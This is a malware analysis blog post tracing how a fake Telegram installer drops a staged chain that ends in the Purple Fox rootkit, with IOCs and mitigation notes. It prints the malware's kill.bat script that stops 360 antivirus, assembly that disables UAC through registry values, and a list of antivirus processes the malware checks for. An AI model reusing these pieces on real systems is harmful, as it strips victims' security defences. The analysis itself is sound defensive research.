Malicious Telegram Installer Drops Purple Fox Rootkit

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



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We have often observed threat actors using legitimate software for dropping malicious files. This time however is different. This threat actor was able to leave most parts of the attack under the radar by separating the attack into several small files, most of which had very low detection rates by AV engines, with the final stage leading to Purple Fox rootkit infection.

Thanks to the MalwareHunterTeam, we were able to dig deeper into the malicious Telegram Installer. This installer is a compiled AutoIt (a freeware BASIC-like scripting language designed for automating Windows GUI and general scripting) script called “Telegram Desktop.exe”:

Figure 1 - Malicious Installer's Icon

This AutoIt script is the first stage of the attack which creates a new folder named “TextInputh” under C:\Users\Username\AppData\Local\Temp\ and drops a legitimate Telegram installer (which is not even executed) and a malicious downloader (TextInputh.exe).



Figure 2 - File dropped by compiled AutoIT

TextInputh.exe

When executed, TextInputh.exe creates a new folder named “1640618495” under the C:\Users\Public\Videos\ directory. TextInputh.exe file is used as a downloader for the next stage of the attack. It contacts a C&C server and downloads two files to the newly created folder:

1. 1.rar – which contains the files for the next stage. 7zz.exe – a legitimate 7z archiver.
2. The 7zz.exe is used to unarchive 1.rar, which contains the following files:



Figure 3 - The content of 1.rar

Next, TextInputh.exe performs the following actions:

- Copies 360.tct with “360.dll” name, rundll3222.exe and svchost.txt to the ProgramData folder
- Executes ojbk.exe with the “ojbk.exe -a” command line
- Deletes 1.rar and 7zz.exe and exits the process

ojbk.exe

When executed with the “-a” argument, this file is only used to reflectively load the malicious 360.dll file:



Figure 4 - Load of "360.tct" aka 360.dll by ojbk.exe

This DLL is responsible for reading the dropped svchost.txt file. After which, a new HKEY_LOCAL_MACHINE\SYSTEM\Select\MarkTime registry key is created, whose value equals the current time of svchost.exe and then, the svchost.txt payload is executed.

svchost.txt

As the attack flow continues, this file appears to contain the byte code of the next stage of the malicious payload executed by the 360.dll. As the first action of svchost.txt, it checks for the existence of the HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\360safe.exe\Path registry key. If the registry key is found, the attack flow will perform an additional step before moving on to the next stage:

The attack drops five more files into the ProgramData folder:

- Calldriver.exe – this file is used to shut down and block initiation of 360 AV
- Driver.sys – after this file is dropped, a new system driver service named “Driver” is created and started on the infected PC and bmd.txt is created in the ProgramData folder



Figure 5 - System Driver Service

- dll.dll – executed after UAC bypass. The UAC bypass technique used by svchost.txt is a “UAC bypass using CMSTPLUA COM interface” and is well described here. This technique is commonly used by the LockBit and BlackMatter ransomware authors. The dll.dll is executed with the “C:\ProgramData\dll.dll, luohua” command line.
- kill.bat – a batch script which is executed after the file drop ends. The script is:

```
"C:\ProgramData\CallDriver.exe" m 360FsFlt
"C:\ProgramData\CallDriver.exe" k 0 ZhuDongFangYu.exe
copy "C:\ProgramData\speedmem2.hg" "C:\Program Files (x86)\360\360Safe\deepscan\speedmem2.hg"
ping -n 1 127.1>nul
del "C:\ProgramData\CallDriver.exe"
del "C:\ProgramData\Driver.sys"
del "C:\ProgramData\speedmem2.hg"
del "C:\ProgramData\dll.dll"

del %0
```

Figure 6 - The content of Kill.bat

speedmem2.hg - SQLite file

All these files work together to shut down and block the initiation of 360 AV processes from the kernel space, thus allowing the next stage attack tools (Purple Fox Rootkit, in our case) to run without being detected.

After the file drop and execution, the payload moves to the next step, which is the C&C communication. As mentioned above, if the HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\360safe.exe\Path registry key is not found, the flow just skips to this step.

First, the hardcoded C&C address is added as a mutex. Next, the following victim’s information is gathered:

1. Hostname
2. CPU – by retrieving a value of HKLM\HARDWARE\DESCRIPTION\System\CentralProcessor\0\ ~MHz registry key

3. Memory status
4. Drive Type
5. Processor Type – by calling GetNativeSystemInfo and checking the value of wProcessorArchitecture.



Figure 7 - Part of information gathering function

Next, the malware checks if any of the following processes are running on the victim's PC:

- 360tray.exe – 360 Total Security
- 360sd.exe - 360 Total Security
- kxetray.exe - Kingsoft Internet Security
- KSafeTray.exe - Kingsoft Internet Security

- QQPCRTP.exe - Tencent
- HipsTray.exe - HeroBravo System Diagnostics
- BaiduSd.exe - Baidu Anti-Virus
- baiduSafeTray.exe - Baidu Anti-Virus
- KvMonXP.exe - Jiangmin Anti-Virus

- RavMonD.exe - Rising Anti-Virus
- QUHLPSVC.EXE - Quick Heal Anti-Virus
- mssecess.exe – Microsoft MSE
- cfp.exe – COMODO Internet Security
- SPIDer.exe

- acs.exe
- V3Svc.exe - AhnLab V3 Internet Security
- AYAgent.aye – ALYac Software
- avgwdsvc.exe - AVG Internet Security
- f-secure.exe - F-Secure Anti-Virus

- avp.exe - Kaspersky Anti-Virus
- Mcshield.exe – McAfee Anti-Virus
- egui.exe - ESET Smart Security
- knsdtray.exe
- TMBMSRV.exe - Trend Micro Internet Security

- avcenter.exe - Avira Anti-Virus
- ashDisp.exe – Avast Anti-Virus
- rtvscan.exe - Symantec Anti-Virus
- remupd.exe - Panda software
- vsserv.exe - Bitdefender Total Security

- PSafeSysTray.exe - PSafe System Tray
- ad-watch.exe
- K7TSecurity.exe - K7Security Suite
- UnThreat.exe - UnThreat Anti-Virus

It seems that after this check is complete, all the collected information, including which security products are running, is sent to the C&C server.

At the time of the investigation, the C&C server was already down, but a quick check of the IP address and other related files all indicate that the last stage of this attack is the download and execution of the Purple Fox Rootkit. Purple Fox uses the msi.dll function, 'MsiInstallProductA', to download and execute its payload. The payload is a .msi file that contains encrypted shellcode including 32-bit and 64-bit versions. Once executed, the system will be restarted with the 'PendingFileRenameOperations' registry to rename its components. In our case the Purple Fox Rootkit is downloaded from hxxp://144.48.243[.]79:17674/C558B828.Png.

Dll.dll

This DLL is only used for disabling UAC by setting the three following registry keys to 0:

- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\ConsentPromptBehaviorAdmin
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableLUA
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\PromptOnSecureDesktop

```
sub     esp, 8
push    esi
lea     eax, [esp+0Ch+phkResult]
push    eax             ; phkResult
push    offset SubKey   ; "SOFTWARE\\Microsoft\\Windows\\CurrentVe"...
push    80000002h       ; hKey
mov     [esp+18h+phkResult], 0
call    ds:RegOpenKeyA
mov     edx, [esp+0Ch+phkResult]
mov     esi, ds:RegSetValueExA
push    4               ; cbData
lea     ecx, [esp+10h+Data]
push    ecx             ; lpData
push    4               ; dwType
push    0               ; Reserved
push    offset ValueName ; "ConsentPromptBehaviorAdmin"
push    edx             ; hKey
mov     dword ptr [esp+24h+Data], 0
call    esi ; RegSetValueExA
mov     ecx, [esp+0Ch+phkResult]
push    4               ; cbData
lea     eax, [esp+10h+Data]
push    eax             ; lpData
push    4               ; dwType
push    0               ; Reserved
push    offset aEnablelua ; "EnableLUA"
push    ecx             ; hKey
call    esi ; RegSetValueExA
mov     eax, [esp+0Ch+phkResult]
push    4               ; cbData
lea     edx, [esp+10h+Data]
push    edx             ; lpData
push    4               ; dwType
push    0               ; Reserved
push    offset aPromptonsecure ; "PromptOnSecureDesktop"
push    eax             ; hKey
call    esi ; RegSetValueExA
mov     ecx, [esp+0Ch+phkResult]
push    ecx             ; hKey
call    ds:RegCloseKey
xor     eax, eax
pop     esi
```

Figure 8 - UAC disabling

Calldriver.exe

Used to shut down and block initiation of 360 AV processes from the kernel space. The technique used is described here under “The ProcessKiller rootkit vs. security products” paragraph.

We found a large number of malicious installers delivering the same Purple Fox rootkit version using the same attack chain. It seems like some were delivered via email, while others we assume were downloaded from phishing websites. The beauty of this attack is that every stage is separated to a different file which are useless without the entire file set. This helps the attacker protect his files from AV detection.



Figure 9 - Purple Fox Rootkit File Creation Flow

Mitigation

Minerva Labs detects malicious process relationships and prevents the malware from writing and executing malicious payloads:



Figure 10 - Additional payload download into Videos folder prevented by Minerva Armor

Learn more about Minerva's Ransomware Protection.

IOC's:

Hashes:

- 41769d751fa735f253e96a02d0cccadfec8c7298666a4caa5c9f90aaa826ecd1 - Telegram Desktop.exe
- BAE1270981C0A2D595677A7A1FEFE8087B07FFEA061571D97B5CD4C0E3EDB6E0 - TextInputh.exe
- af8eef9df6c1f5645c95d0e991d8f526fbfb9a368eee9ba0b931c0c3df247e41 – legitimate telegram installer
- 797a8063ff952a6445c7a32b72bd7cd6837a3a942bbef01fc81ff955e32e7d0c - 1.rar
- 07ad4b984f288304003b080dd013784685181de4353a0b70a0247f96e535bd56 – 7zz.exe

- 26487eff7cb8858d1b76308e76dfe4f5d250724bbc7e18e69a524375cee11fe4 - 360.tct
- b5128b709e21c2a4197fcd80b072e7341ccb335a5decbb52ef4cee2b63ad0b3e - ojbk.exe
- 405f03534be8b45185695f68deb47d4daf04dcd6df9d351ca6831d3721b1efc4 - rundll3222.exe – legitimate rundll32.exe
- 0937955FD23589B0E2124AFEEC54E916 - svchost.txt
- e2c463ac2d147e52b5a53c9c4dea35060783c85260eaac98d0aaeed2d5f5c838 - Calldriver.exe

- 638fa26aea7fe6ebefe398818b09277d01c4521a966ff39b77035b04c058df60 - Driver.sys
- 4bdfa7aa1142deba5c6be1d71c3bc91da10c24e4a50296ee87bf2b96c731b7fa – dll.dll
- 24BCBB228662B91C6A7BBBCB7D959E56 – kill.bat
- 599DBAFA6ABFAF0D51E15AEB79E93336 - speedmem2.hg

IP's:

- 193.164.223[.]77 – second stage C&C server.
- 144.48.243[.]79 – last stage C&C server.

Url's

hxxp://193.164.223[.]77:7456/h?=1640618495 – contains 1.rar file

- hxxp://193.164.223[.]77:7456/77 – contain 7zz.exe file

- hxxp://144.48.243[.]79:17674/C558B828.Png – Purple Fox Rootkit

Resources:

https://malpedia.caad.fkie.fraunhofer.de/details/win.purplefox